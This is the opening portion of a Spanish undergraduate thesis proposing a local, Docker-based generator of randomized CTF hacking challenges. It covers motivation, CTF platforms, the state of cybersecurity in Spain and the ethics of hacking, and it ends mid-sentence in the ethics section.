UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Escuela Técnica Superior de Ingeniería Informática

Generador de retos CTF para seguridad ofensiva y hacking

Trabajo Fin de Grado

Grado en Ingeniería Informática

AUTOR/A: Durá Fernández, Alejandro

Tutor/a: Pérez Blasco, Pascual

CURSO ACADÉMICO: 2023/2024

Resumen

El Hacking se ha convertido en una llamativa actividad dentro del mundo de la ciberseguridad que está brindando nuevas oportunidades laborales y de negocio. Para desarrollar las habilidades y competencias que posee un hacker es necesario pasar por un proceso de aprendizaje que involucra el conocimiento de las bases fundamentales de la informática y la resolución de retos CTF. Los CTF son retos de hacking que consisten en penetrar sistemas vulnerables dentro de un entorno seguro y controlado. De este modo, se pueden llegar a medir las habilidades de hacking o *pentesting* que una persona posee. En el mercado existen varias certificaciones de Ethical Hacking que respaldan estos conocimientos, la más conocida y valiosa es la certificación OSCP.

La realización de retos CTF en todas sus dificultades, son la clave para tener un buen fundamento en esta disciplina. Actualmente hay una gran variedad de plataformas que ofrecen servicios de CTF de forma gratuita y de pago a la comunidad. No obstante, estas plataformas son vía online sin la posibilidad de ejecutar localmente los CTF por lo que sería necesario tener una conexión a internet, además de una VPN.

En este trabajo, se pretende crear una herramienta generadora de retos CTF aleatorios de forma local. La herramienta principalmente trabajará sobre un servicio web vulnerable multiinstancia. Esto significa que se hace uso de una única aplicación web, pero que, en cada despliegue de la misma, las vulnerabilidades presentes serán distintas, de ahí el nombre de multiinstancia. Para lograr dicho objetivo, se hará uso de la herramienta Docker que permitirá automatizar los despliegues además de un algoritmo hecho en Python que se encargará de seleccionar las combinaciones correspondientes para efectuar el despliegue final. Durante el desarrollo de la solución se hará uso de diversas tecnologías como PHP, MySQL, Web Scraping, Selenium y Docker Compose .

La finalidad de esta herramienta es que el usuario, sea capaz de practicar habilidades de hacking en entornos CTF locales con posibilidades de ampliar la herramienta añadiendo más vulnerabilidades o incluso una nueva aplicación vulnerable que entre dentro de las opciones de despliegue. Para este trabajo, solo se ha desarrollado una aplicación web, pero si se sigue la estructura planteada, sería totalmente posible ampliarla con más contenido.

Tabla de contenidos

1. Introducción

Los ciberataques se han convertido en un problema muy común en la sociedad moderna actual. Pequeñas, medianas y grandes empresas son el gran objetivo de los ciberdelincuentes y muy pocas de ellas están realmente a salvo. Además, los ciberataques también han ido pivotando a otros tipos de entornos como vehículos, dispositivos de IOT, autómatas, dispositivos móviles, etc. Todo lo que tenga una CPU y memoria puede estar en riesgo.

Debido a la aparición de este problema global, la oportunidad de construir un perfil profesional en hacking y ganarse la vida con ello está tomando cada vez más fuerza. Tanto es así, que ya hay páginas como HackerOne, Bugcrowd o YesWeHack que ofrecen distintos niveles de recompensa en forma de pago monetario o *bounty* por el hecho de auditar y encontrar vulnerabilidades sobre una lista de empresas que se ofrecen como voluntarias. De este modo, hackers de todo el mundo pueden identificar, comunicar y solucionar problemas de seguridad que sufren las compañías. Otras oportunidades como ser *freelancer*, ofrecer tus servicios a empresas o montar una auditoria de seguridad como modelo de negocio son alternativas a tener en cuenta.

Ya son varias las certificaciones de Ethical Hacker que pueden ser adquiridas. La más común y valiosa de todas es el OSCP (Offensive Security Certified Professional) creada por Offensive Security que enseña técnicas de penetración avanzadas que te permitirán alcanzar un alto nivel en esta disciplina.

Para alcanzar el nivel necesario y poder llegar a auditar servicios, es necesario estudiar los distintos tipos de vulnerabilidades y practicar en entornos controlados y seguros. Uno de los tipos de entornos más comunes y efectivos para el aprendizaje de técnicas de penetración, es el llamado CTF (Capture The Flag).

Los entornos CTF (Capture The Flag) son máquinas virtuales Linux o Windows que están cargadas con servicios y configuraciones vulnerables. El objetivo del CTF se divide en tres fases: fase de reconocimiento, fase de explotación y fase de escalada de privilegios. La fase de reconocimiento consiste en inspeccionar el sistema en busca de servicios o configuraciones vulnerables que estén expuestas al público. Este servicio público por lo general suelen ser aplicaciones web escuchando en el puerto 80. No obstante, hay que aclarar que no es estrictamente necesario que el servicio público sea de tipo web, sino que también podemos encontrarnos máquinas que corren otros tipos de servicios en otros puertos aparentemente ocultos pero que con técnicas de *fuzzing* se pueden llegar a descubrir, por ejemplo, servicios de correo, telnet, ssh, mysql, etc. Una vez hayamos identificado una vulnerabilidad en estos servicios, comienza la segunda fase llamada fase de explotación.

En la fase de explotación, tal y como su propio nombre indica, consiste en saber explotar la vulnerabilidad encontrada. La tarea principal que se debe llevar a cabo en esta fase es intentar ver si es posible efectuar un RCE o ejecución remota de código. Si

no es posible, entonces las posibilidades de entrar en la máquina se reducen considerablemente y lo único que experimentará el servicio serán fallos y excepciones no tratadas. Si efectivamente se puede ejecutar código, ya sea a nivel de comandos del sistema operativo o de aplicación, entonces se intentará de alguna u otra forma iniciar una Reverse Shell desde la maquina víctima hacia nuestra máquina atacante. Si la Reverse Shell es exitosa, el atacante obtendrá una consola de comandos remota de la máquina víctima y con ello, la posibilidad de navegar por el árbol de directorios, listar servicios internos, configuraciones internas del sistema operativo, ficheros, bases de datos, permisos, usuarios, etc. Una vez obtenida la consola de comandos de la maquina víctima, la fase de explotación habrá sido concluida.

La última fase es la escalada de privilegios que involucra tanto una escalada lateral como vertical. El objetivo final de la escalada de privilegios es convertirse en el usuario root que es el usuario con mayor nivel de privilegios dentro del sistema y que otorgará un control absoluto al atacante sobre la máquina con posibilidades de pivotar a otras máquinas dentro de la misma red. La escalada lateral consiste en convertirse en otro usuario del sistema que no sea root, de este modo, podremos transitar a otro usuario que tal vez tenga un poco más de privilegios dentro de la máquina. La escalada vertical, consiste única y exclusivamente en convertirse en root, que es el usuario con más poder en sistemas Linux.

Las técnicas para escalar lateral y verticalmente son las mismas, no hay distinción en este aspecto ya que siempre consiste en hacer lo mismo: ver permisos, ejecutables, binarios y configuraciones peligrosas para terminar aterrizando en uno u otro usuario. El usuario root por el hecho de ser el que más privilegios tiene no implica que sea el más difícil de acceder en términos de técnicas a utilizar. Simplemente presenta la problemática de que está más protegido que el resto e intentar acceder a él puede ser una tarea desafiante ya que suelen haber varios impedimentos por el camino y requiere de apoyarse en otros usuarios presentes que nos brinden nuevas oportunidades. Con esto se pretende remarcar que las bases para escalar a cualquier usuario son siempre las mismas, solo que el usuario root suele estar más lejos y acceder al mismo puede no ser tan trivial como una escalada lateral.

Es por este motivo que, en los ejemplos presentes en este trabajo, no se ha implementado escalada lateral y se ha optado por permitir una escalada vertical de forma directa. Como hemos dicho, las técnicas y fundamentos son siempre los mismos, simplemente hemos simplificado el proceso para que no sea tan extenso y tedioso.

1.1 Motivación

Una de las principales motivaciones por las que se ha elegido esta temática es debido a la gran problemática que hay actualmente en la seguridad informática en todos los niveles. Ya sea software, hardware, redes o nuevas tecnologías y paradigmas venideros como la computación cuántica, ofrecerán nuevas superficies de ataque si los profesionales de cada campo de especialización no dedican parte de sus recursos en analizar como un sistema que aparentemente es seguro puede ser vulnerado. Debido a

este nuevo problema, las oportunidades laborales y de negocio en esta rama de la informática está en auge y a medida que nos vayamos encaminado a una realidad mucho más digitalizada que la actual, será necesario que cada empresa tenga o bien un departamento privado especializado en ciberseguridad, o la contratación de servicios externos. Esto hoy en día ya se está viendo y no parará de crecer en los próximos años a medida que nuevas tecnologías vayan llegando.

No obstante, la motivación principal por la que se ha elegido esta temática es por cuestiones personales. En el cuarto curso de la carrera realicé tres asignaturas relacionadas con la seguridad. Una de ellas denominada Seguridad Web que trataba sobre *pentesting* en la que se aprendían algunos tipos de vulnerabilidades comunes en las aplicaciones web. La segunda asignatura se denominaba Hacking Ético donde aprendí las bases de la explotación binaria y la última asignatura recibía el nombre de Seguridad Informática donde se aprendía un poco de todo, incluyendo criptografía, certificados, túneles y vulnerabilidades web. Desde ese entonces, comencé a interesarme por el hacking e inicié mi formación autodidacta en plataformas como HackTheBox y TryHackme donde se puede encontrar una gran cantidad de información teórica y poner en práctica tus conocimientos adquiridos en máquinas CTF y laboratorios de varios tipos.

Me di cuenta, de que el hacking me gustaba más que el hardware y programar algoritmos. Dentro de esta área puedo aplicar todos mis conocimientos adquiridos en la carrera y no solo eso, sino que también debo de estar atento a las nuevas tecnologías y su funcionamiento interno para encontrar los fallos. En definitiva, me encantaría que mi camino profesional como informático estuviera orientado a la ciberseguridad y más concretamente al hacking.

Por otro lado, y ya haciendo hincapié en el ámbito laboral, no defiendo al cien por cien la infraestructura de la ciberseguridad que se promueve. Hoy en día, muchos de los perfiles de ciberseguridad que demandan las empresas españolas no están estrechamente relacionados con un perfil de hacker. Si no que más bien, dista mucho de esta idea y se centran sobre todo en metodologías y aplicación de estándares. Esto es así porque piden certificaciones y requisitos que poco tiene que ver con lo que yo defiendo en este trabajo. He llegado a leer aspectos como: protección de datos, gestión de proyectos, gestión de riesgos, antivirus, sistemas IDS e IPS, *firewall*, *malware* o *phishing* que, si bien están dentro del campo de la ciberseguridad y son importantes, no es precisamente lo que yo busco. Estos aspectos están bien, pero deben de ser complementados con un perfil de hacker, que tenga la capacidad de aplicar su competencia transversal clave llamada “pensar fuera de la caja”, cosa que ninguna de estas certificaciones y perfiles cumplen. Para mí, la ciberseguridad real es aquella persona que de forma ofensiva pueda penetrar en un sistema y de forma defensiva pueda hacerlo seguro y a partir de este punto, generar un informe para aplicar la solución. Ya se ha demostrado como un antivirus, firewall o sistemas IDS e IPS caían frente a personas con esta habilidad que tan poco se habla en la industria y que es tan poco reconocida, por lo menos en territorio español. A medida que vayamos avanzando en este trabajo, te darás cuenta como nada de lo que se expone aquí tiene que ver con la ciberseguridad que se promueve actualmente. Además, serás capaz de notar la magia

que surge cuando comenzamos a pensar fuera de los límites establecidos, es decir, cuando comenzamos a pensar “fuera de la caja”.

Para lograr esta habilidad hay que practicar mucho sobre los entornos de tipo CTF ya que es lo más cercano a un entorno real. Por ello, la creación de esta herramienta que permite desplegar una aplicación web con vulnerabilidades aleatorias con el objetivo final de que el usuario tenga un concepto o noción básica de las vulnerabilidades más frecuentes, así como la mentalidad que hay que adoptar para ser exitoso.

Antes de llevar a cabo este trabajo sobre los CTF, se planteó otro tipo de entorno que utilizaba un dispositivo de IOT, más concretamente una placa ESP32. No obstante, debido a su arquitectura, era bastante robusto ante ataques de explotación binaria. Este tipo de experimentación involucraba una plataforma hardware real lo que dificultó en gran medida la resolución del problema. En este trabajo, se toca un poco de todo y sigue la misma filosofía planteada en un principio, penetrar un sistema y tomar su control.

1.2 Objetivos

Para desarrollar habilidades de hacking es necesario pulir la competencia transversal llamada pensamiento fuera de la caja. Esta habilidad mental te permite ver condiciones y casos que las demás personas no son capaces de percibir desde un inicio.

El termino de pensar fuera de la caja, es abstracto y complicado de entender. Lo primero de todo, para tener una idea general de lo que significa, es imaginarse un sistema genérico, no nos importa lo que haga dicho sistema, simplemente hay que abstraerse y asumir que el sistema está construido para hacer una tarea en concreto. El siguiente paso, es ver cómo ha sido construido el sistema y observar el funcionamiento para el cual ha sido diseñado. El tercer y último paso, es jugar con el sistema de todas las maneras posibles que se nos ocurran para intentar ver y descubrir condiciones que podemos introducir en el sistema y que este logre un comportamiento diferente al que en un inicio se asumió. En definitiva, te permite ver situaciones que no han sido contempladas por los diseñadores del sistema y que, si se dan, el sistema comenzará a funcionar de forma incorrecta o simplemente mostrará un comportamiento distinto al inicial. Cabe remarcar, que este concepto es muy importante en el hacking ya que para resolver estos tipos de problemas, el usuario estará forzado a pensar de esta manera. De lo contrario, no tendrá demasiado éxito.

Esta forma de pensar, junto a una gran base teórica y práctica en informática es lo que construye el perfil de hacker. Los hackers más exitosos tanto buenos como malos, tienen en común la habilidad de pensar fuera de la caja. Además de, grandes conocimientos en todas las áreas de la informática como lo son el hardware, software y redes. Los entornos de tipo CTF son ideales para construir este perfil de profesional ya que te permite desarrollar tus capacidades de pensar fuera de la caja en el ámbito de la informática.

El objetivo de este trabajo consiste en construir una herramienta generadora de retos CTF con la finalidad de que el usuario sea capaz de aprender habilidades de hacking. Debido a las limitaciones de tiempo y extensión de este trabajo, la herramienta se ha cargado con una aplicación web multiinstancia con diversos tipos de vulnerabilidades a nivel web y a nivel de sistema operativo. De este modo, el usuario puede practicar en un entorno seguro y controlado al mismo tiempo que desarrolla la mentalidad necesaria para tener éxito en el hacking. Cabe remarcar, que sería totalmente posible desarrollar otra aplicación web vulnerable y añadirla a la herramienta para que esté disponible entre todas las posibilidades de despliegue. Además, no solo eso, sino que también es totalmente posible añadir nuevas configuraciones vulnerables a nivel de sistema operativo para incrementar las opciones de practicar la escalada de privilegios.

1.3 Impacto esperado

Lo que se espera por parte del usuario que utilice esta herramienta es que sea capaz de identificar las vulnerabilidades más comunes que se presentan hoy en día en el mundo digital. Esto permitirá al usuario repasar y practicar las técnicas de penetración que se pueden llevar a cabo ante ciertas vulnerabilidades, desarrollando al mismo tiempo la mentalidad necesaria.

El usuario, se habituará ante estos tipos de escenarios y situaciones muy presentes en sistemas vulnerables. Ya sea en el ámbito laboral, en el estudio de certificaciones de Ethical Hacker, en actividades de bug *bounty* y competiciones.

1.4 Estructura

Durante el desarrollo de este trabajo pasaremos por varios capítulos o fases que nos irán describiendo de forma gradual el problema planteado, la solución adoptada, así como su desarrollo. Durante el capítulo 2 hablaremos un poco de la historia de los CTF y daremos una imagen general del estado del arte. En el capítulo 3 analizaremos el problema desde varias perspectivas: análisis de ciberseguridad global y en España, análisis legal y ético, análisis laboral, identificación de posibles soluciones y la solución propuesta. En el capitulo 4, se elige la solución, se explica el porqué de la misma y se hace énfasis en el diseño de la arquitectura y tecnologías utilizadas. En el capitulo 5 se lleva a cabo la explicación de la solución de forma detallada y en todas sus fases, haciendo hincapié en todos los aspectos de la solución y como se ha llevado a cabo. El capítulo 6 está orientado a la implantación, pruebas y despliegue de la herramienta. Finalmente, en el capítulo 7, se explicarán las conclusiones a las que se han llegado tras el diseño de la solución y su funcionamiento así como la exposición de la relación del trabajo con los estudios cursados. En el capítulo 8 podemos encontrar la bibliografía utilizada para respaldar determinada información incluida durante el trabajo. En la parte final de este documento se puede encontrar un glosario donde se exponen las definiciones de determinadas palabras y conceptos utilizados.

1.5 Convenciones

- Las palabras extranjeras se remarcarán en letra cursiva
- Se entrecomillarán las citas textuales externas a la obra

2. Estado del arte

Los CTF son retos en ciberseguridad que desde un inicio se estableció como una forma de competición para demostrar las habilidades de hacking que una persona tenía. Según los datos oficiales, la primera competición de CTF's se realizó en el año 1996 durante la celebración de la DEF CON, una de las conferencias de ciberseguridad más importantes del mundo que se lleva a cabo en Las Vegas. Desde ese entonces, ya son varias las instituciones, universidades y empresas que ofrecen competiciones a lo largo del globo todos los años. Por otro lado, desde el punto de vista educacional se ha comprobado que practicar en competiciones CTF o entornos independientes creados por el propio usuario o por otras entidades, ayuda notablemente a desarrollar está habilidad dentro del mundo de la ciberseguridad. Si bien es cierto que el perfil de hacker no se puede considerar un perfil extremadamente completo en ciberseguridad, sí que resulta muy útil para toda aquella persona que quiera dedicarse al *pentesting* y quiera adquirir un perfil de profesional especializado en las tareas de hacking. Esto es básicamente, comprometer un sistema a todos los niveles y ofrecer una solución para tapar la brecha, es decir, identificar vulnerabilidades, explotarlas y solucionarlas. Como ya se mencionó en el apartado de motivaciones, la ciberseguridad es muy amplia, pero un perfil de hacker es muy recomendable para complementar y en España no se está teniendo demasiado en cuenta este aspecto. Además, cabe remarcar que los CTF también se están enseñando en las academias militares para formar al personal en temas de ciberseguridad. (Wikipedia, Capture the flag, 2023. Secciones: Overview, Educational applications y Competitions)[1]

En la actualidad, no es realmente necesario asistir a universidades, competiciones o eventos de ciberseguridad para poder practicar en entornos CTF salvo que desees medir tus habilidades con el mundo y conseguir premios y reconocimiento que te ayudará a obtener futuras oportunidades laborales. Sin embargo, si lo que se pretende es ganar dichas habilidades e iniciar este camino, lo podemos realizar desde la comodidad de nuestra casa con un ordenador. Gracias al rápido asentamiento de Internet durante las últimas décadas, los CTF's se han digitalizado y esto ha permitido que las personas interesadas en el mundo del hacking puedan empezar su formación de manera autodidacta y guiada a través de diversas plataformas de increíble calidad. Las dos plataformas referentes que ofrecen servicios de entornos CTF son HackTheBox (HackTheBox, About us, 2024)[2] y TryHackme (TryHackme, About us, 2024)[3] pero hay muchas más. Ambas plataformas, están altamente especializadas en ofrecer una gran cantidad de CTF's a los usuarios, estamos hablando de centenares de máquinas de diversa dificultad. Además, todos los meses añaden nuevas máquinas con vulnerabilidades recientemente descubiertas para estar a la última. No solo eso, sino que también ofrecen academias de pago de una calidad indiscutible donde aprenderás

[1] (Wikipedia, Capture the flag, 2023. Secciones: Overview, Educational applications y Competitions)
[2] (HackTheBox, About us, 2024)
[3] (TryHackme, About us, 2024)

las bases teóricas de informática necesarias, orientadas al hacking y divididas en módulos. Desde hardware, software, lenguajes de programación, redes, scripting, ingeniería inversa, bases de datos, tecnologías web, criptografía, vulnerabilidades de todo tipo, explotaciones, sistemas operativos como Linux y Windows, etc... Además, cada módulo teórico tiene asociado un laboratorio donde practicar la teoría aprendida. Hoy en día estas dos plataformas están consideradas como las mejores para aprender y formarse en este ámbito de la ciberseguridad.

Estas plataformas ofrecen los retos CTF a sus usuarios de forma remota a todo el mundo, con el único requisito de que hay que establecer una conexión a su red interna utilizando una VPN proporcionada. Una vez conectados a su red, podremos empezar a desplegar los retos de una lista compuesta por centenares de máquinas, seleccionando la dificultad deseada, el sistema operativo con el que queremos practicar y la fecha de publicación, entre otros filtros que dependerán de la plataforma en cuestión. Una vez damos en el botón de desplegar, la página nos muestra una dirección IP que será la dirección en la que la máquina ha sido desplegada y así empezar a trabajar sobre ella.

Hay CTF's de todo tipo, tanto local como online. Por norma general suelen predominar los de tipo online ya que son los más populares y además los que más funcionalidades tienen. Los CTF online ofrecen una experiencia similar a un videojuego, con un sistema de puntuación y rankings globales además de determinados retos semanales. Es lo que se denomina experiencia "*gamificada*" lo cual motiva más al usuario y lo sumerge en una experiencia un poco más inmersiva. Ejemplos de estos CTF online hay muchos, por ejemplo, las plataformas mencionadas como HackTheBox y TryHackme son plataformas de tipo online. No obstantes también hay otras como PortSwigger, picoCTF, RingZeroctf o Bugcrowd. En cuanto a los CTF de tipo local, también hay varias opciones como Hackazon que simula una página web de un supermercado o Juice Shop creado por la OWASP que ofrece una gran cantidad de retos CTF de forma local. Los CTF de tipo local son creados generalmente por usuarios independientes, que suben sus proyectos a sus repositorios de GitHub para que la gente pueda acceder a ellos e instalarlos.

2.1 Critica al estado del arte

Las tecnologías actualmente utilizadas para la creación y uso de los CTF son realmente acertadas, útiles y eficaces ya que lo único que se requiere es de una conexión a internet y saber configurar la VPN ya sea en Windows o en Linux, lo cual no supone ningún tipo de complicación. En general la solución actual es correcta y poco mejorable a nivel de tecnologías. No obstante, hay un aspecto que se podría mejorar y que es totalmente extrínseco a la tecnología que usan. Este aspecto consiste principalmente en la modularidad y aleatoriedad de retos CTF que una herramienta o

aplicación de estas características puede ofrecer. Por normal general, los CTF son retos fijos e inmutables, es decir, no cambian su contenido, siempre es el mismo. Ya sea un CTF online o local, tienen este inconveniente. Es cierto que los CTF online ofrecen más flexibilidad a la hora de elegir el reto que queremos practicar ya que suelen tener muchos en todas las dificultades pero de forma separada. No obstante, la funcionalidad de la aleatoriedad no está presente además de que el usuario no puede ni modificar los CTF presentes ni tampoco añadir los suyos propios o incluso los creados por otros usuarios en la herramienta. Ejemplos de CTF locales como el ya mencionado Hackazon (Hackplayers, 2017, una aplicación web vulnerable de e-commerce para practicar)[4] es fijo y no tiene la posibilidad de cambiar de retos, ni tampoco de aplicación web. Lo mismo sucede con las otras herramientas de CTF que mencionamos anteriormente. Este tipo de CTF aleatorio permite que un usuario tenga muchas posibilidades de practicar una gran cantidad de vulnerabilidades con solamente una herramienta. Además con la ventaja de que no es necesario establecer una comunicación online a una plataforma, simplemente con desplegarlos de forma local ya funcionaría.

2.2 Propuesta

La propuesta llevada a cabo durante este trabajo es crear una herramienta generadora de retos CTF que se ejecute en local sin necesidad de estar conectado a internet, esta sería una de las principales ventajas ya que no se necesitaría de una VPN. Además, esta herramienta incluirá el término de modularidad permitiendo desplegar retos CTF de forma aleatoria utilizando una única herramienta. Este funcionamiento permitiría también la posibilidad de añadir más aplicaciones webs vulnerables creadas por nosotros mismos o por otra persona que siga la estructura adecuada. En este trabajo, debido a las limitaciones de tiempo y espacio, solo nos centraremos en crear una única aplicación web con múltiples vulnerabilidades que se elegirán de manera aleatoria en cada despliegue.

Para llevar esta propuesta a cabo, la herramienta hace uso de Docker que permite desplegar contenedores en la maquina local con el objetivo de aislar las aplicaciones en entornos o contextos. Se ha aprovechado Docker ya que tiene un gran potencial a la hora de añadir servicios y desplegarlos de forma automatizada y ayuda mucho a que esta idea se lleve a cabo. A parte del nivel de automatización que ofrece Docker, haremos uso de un script de Python que será como el corazón de la aplicación que generará las combinaciones oportunas de vulnerabilidades web y vulnerabilidades de sistema operativo para la escalada de privilegios. Además, dicho script se encarga de generar el documento Dockerfile una vez seleccionadas las combinaciones aleatorias. Finalmente, un script de bash, desencadena el despliegue de los contenedores Docker mediante el uso de un Docker Compose.

[4] (Hackplayers, 2017, una aplicación web vulnerable de e-commerce para practicar)

En esta herramienta, suponemos que vamos a hacer uso del típico esquema de CTF clásico que hace uso de una aplicación web y una escalada de privilegios en la máquina. Hay que remarcar este aspecto, ya que, como se comentó en la introducción de este trabajo, no tiene por qué ser siempre así. La herramienta se diseñó para hacer uso de este esquema y no sería valido para otro uso. Esto se ha hecho así ya que la principal intención es trabajar sobre las vulnerabilidades de tipo web y de escalada de privilegios en el sistema operativo.

Hay ciertos requisitos que debemos de cumplir, lo primero de todo es que se va a hacer uso del sistema operativo Linux. Otro aspecto a remarcar es que el *backend* debe de estar construido en PHP, un lenguaje de programación muy común en el lado del servidor y que se utiliza en la gran mayoría de CTF's. Si se quiere optar por otra tecnología en el lado del servidor sería posible, pero con la condición de que habría que modificar ciertas partes del código de la herramienta. Por otro lado, la tecnología de base de datos en el servidor es MySQL, también ampliamente utilizada en todo el mundo. A niveles de *frontend* de la aplicación web, se utilizará JavaScript y HTML.

3. Análisis del problema

El hecho de que aparecieran los CTF's motivó a las personas que tenían habilidades de hacking a competir entre ellas a nivel global y a adquirir conocimientos y técnica. No obstante, se ha demostrado mediante personas que han trabajado en este ámbito, que los CTF's son muy efectivos para aprender a penetrar sistemas informáticos a todos los niveles. Las empresas se han dado cuenta de que los perfiles de hacker, son realmente necesarios y efectivos a la hora de identificar vulnerabilidades en los sistemas. No obstante, muchas otras empresas no se han dado cuenta de esta valiosa habilidad y se apoyan únicamente en normativas, aspectos legales, estándares ISO, estándares de ciberseguridad, certificaciones como CISSP, CISM o GIAC que, si bien están relacionadas con la ciberseguridad y son importantes, no están orientadas al *pentesting* o *hacking*. Ni mucho menos a adquirir la mentalidad de pensar fuera de la caja. Sí que es cierto, que hay otras empresas que se interesan mucho por este perfil de profesionales y tienen departamentos dedicados a esta actividad, como los denominados BlueTeam y RedTeam.

En pocas palabras, esto quiere decir que, la gran mayoría de profesionales en ciberseguridad, no son hackers. Simplemente saben de políticas de seguridad, infraestructura, certificaciones que no tienen que ver con el tema que estamos tratando en este trabajo, normativas ISO, etc...

3.1 Análisis de la ciberseguridad global y en España

Si somos realmente críticos, la ciberseguridad a nivel global no es algo que esté altamente trabajado y conseguido. Con respecto a España, la situación es mucho peor.

Hay pruebas que demuestran que esto del *pentesting* y hacking es altamente efectivo a la vez que peligroso. Tenemos un caso muy reciente de un usuario que logró vulnerar y entrar en el servidor de Comisiones Obreras haciendo uso de las técnicas que se aprenden en los entornos CTF. Se supone que este tipo de sindicato es importante a nivel nacional, por tanto, se supone que también debe de tener un alto nivel de seguridad ya que trata con información de trabajadores. El acontecimiento sucedió en el año 2023, y el usuario fue capaz de tomar el control absoluto del servidor haciendo uso de varios tipos de vulnerabilidades y técnicas. No solo se quedó ahí, si no que modificó toda la página web que estaba sirviendo la máquina, poniendo como página de inicio una crítica a los sindicatos del gobierno.

Hay muchos más casos que suceden cada año y no se comentan o publican debido a las posibles repercusiones legales que puedan aparecer al realizar estas acciones en Internet. Aquí en España tenemos el conocido caso de Alcasec, un hacker

muy joven de 19 años que fue capaz de entrar en los servidores de la Policía Nacional y robar los datos de millones de españoles, entre otras muchas hazañas a nivel nacional e internacional. Todo ello, haciendo uso de técnicas y habilidades que se pueden aprender en los CTF's. (El Independiente, 2023, Historia del hacker que amenazó al Estado: Alcasec, el niño prodigio que vive en la red)[5]

Por otro lado, las páginas web pertenecientes a las administraciones públicas, suelen estar llenas de fallos y poco cuidadas, incrementando las posibilidades de que aparezca una vulnerabilidad. Por ejemplo, en un caso personal, recuerdo cuando haciendo un trámite en uno de estos servicios, pude leer en el lado del cliente una excepción que se produce en Java, en concreto se trataba de una NullPointerException. Si bien, esto en un principio no supone un problema, el usuario no debería de leer los errores que se producen en el lado del servidor o *backend* ya que eso es información que puede ayudar a crear comportamientos inadecuados en el servicio o incluso a detectar una vulnerabilidad. Una persona común sin conocimientos informáticos, lo dejaría pasar por alto porque no entiende lo que ha pasado. Sin embargo, una persona con conocimientos en informática y hacking, le llamaría la atención ese error y, de hecho, entendería el problema que se que acaba de producir. Además, he sido capaz de encontrar vulnerabilidades en páginas de menor envergadura, así como fallos en páginas de periódicos nacionales que muestran de nuevo, el fallo del servidor al usuario. Remarcar que un fallo no implica una vulnerabilidad, pero a partir de un fallo, podemos analizar lo que ha pasado, tirar de la cuerda y posiblemente descubrir un vector de ataque.

En definitiva, tan solo con estos pocos ejemplos que se acaban de mencionar y lo recientes que son, hacen ver el problema que está ocurriendo no solo en España, sino también a nivel global. En la gráfica que aparece reflejada en la Figura 1, podemos observar a nivel global la media de ciberataques que recibe cada tipo de industria por semana. Se estima que esta cifra es de unos 1200 ciberataques por semana, unos datos realmente elevados. (IT Digital Security, 2023, Las empresas reciben una media de 1.200 ciberataques por semana. Imagen gráfica y párrafos 1 y 2)[6]



Figura 1*: Media de ciberataques semanales por industria*

[5] (El Independiente, 2023, Historia del hacker que amenazó al Estado: Alcasec, el niño prodigio que vive en la red)
[6] (IT Digital Security, 2023, Las empresas reciben una media de 1.200 ciberataques por semana. Imagen gráfica y párrafos 1 y 2)

Además, también podemos entrar en una página de la empresa Kaspersky que nos permite visualizar en tiempo real los ciberataques que se están llevando a cabo en todo el mundo. En esta página podemos tener una vista global del planeta, así como local de cada país. Tenemos gran variedad de métricas, además de los distintos tipos de ciberataques que se están produciendo. Esta página, recibe el nombre de *cybermap*, en la Figura 2 aparece reflejada una instantánea tomada en un determinado momento con la información de los ataques que se estaban llevando a cabo en España. En el lado izquierdo de la imagen aparece un recuadro con los tipos de ciberataques y la cantidad que se había registrado durante el día hasta ese momento. (Kaspersky, 2024, Mapa de ciberamenazas en tiempo real)[7]

***Figura 2**: Instantánea tomada de la página cybermap de Kaspersky*

3.2 Análisis legal y ético

En cuando al ámbito legal, no existe ninguna regulación de los CTF's. Desde los inicios han sido ampliamente aceptados en todos los ámbitos, tanto educacional como profesional. No hay nada que impida practicarlos sin tener una confirmación o permiso de algún tipo. Son totalmente legales y no existe regulación asociada a ellos.

Sin embargo, sí que existe un problema ético relacionado con el uso que se la da a la información adquirida y aprendida en los CTF. Cada uno debe de ser consciente de como aplica lo aprendido en su día a día. Es más que evidente, que los CTF no tienen en cuenta la orientación ética y moral de la persona ya que eso reside únicamente en su interior. Por tanto, hay que aclarar, que los CTF a pesar de ser una herramienta de educación para formar a profesionales, no tiene por qué tener en cuenta las futuras acciones de la persona. Eso quiere decir, que estas herramientas no están explícitamente diseñadas para aquellas personas que tienen buenas intenciones con la finalidad de ayudar a personas y empresas, sino que pueden ser perfectamente usadas para formar a personas cuyas intenciones no son del todo correctas. Esta herramienta no entiende de ética y moral, ya que lo que se enseña en ella es a vulnerar y explotar un sistema informático y ese poder puede ser usado para hacer el bien o el mal. Dependerá

[7] (Kaspersky, 2024, Mapa de ciberamenazas en tiempo real)

evidentemente de la visión del mundo e ideales que una persona tenga para realizar determinadas acciones.

En el mundo del hacking son reconocidos tres perfiles bien diferenciados, estos reciben el nombre de hacker de sombrero negro (*Blackhat*), hacker de sombrero blanco (*Whitehat*) y hacker de sombrero gris (*Greyhat*). Los hackers de sombrero negro son considerados los más dañinos, estos tipos se dedican a vulnerar un sistema informático y una vez dentro robar la información y venderla en un mercado negro o hacerla pública por todo Internet. En ocasiones, es común que este tipo de hackers pidan un rescate por la información a cambio de dinero o que emitan ciertas amenazas a sus víctimas para que sean sumisas y hagan todo lo que les dicen con el fin de evitar que esa información sea publicada o vendida a mafias. En este grupo, los beneficiados en última instancia son los hackers en forma de pago monetario, reconocimiento, estatus, respeto y poder. Todo lo conseguido va hacia el hacker con la única finalidad de alimentar su ego. En el otro lado de la balanza, tenemos a los hackers de sombrero blanco, son los denominados hackers éticos, estos hackers única y exclusivamente hacen el bien, en el sentido de que son los que se dedican a ayudar a pequeñas, medianas y grandes empresas además de personas individuales con el fin de proteger los sistemas ante posibles futuras amenazas. Los beneficiados son en última instancia las personas a las que el hacker ha ayudado. Después tenemos los hackers de sombrero gris, aquí es donde generalmente, se suelen posicionan los hacktivistas. Estos tipos son una mezcla de sombrero negro y blanco al mismo tiempo, no son malos en el sentido estricto de las acciones que pueden llegar a realizar, pero tampoco extremadamente buenos. Simplemente son personas que se posicionan de forma neutra, actúan en base a sus ideales y están dispuestas a ayudar, pero también a luchar contra corporaciones 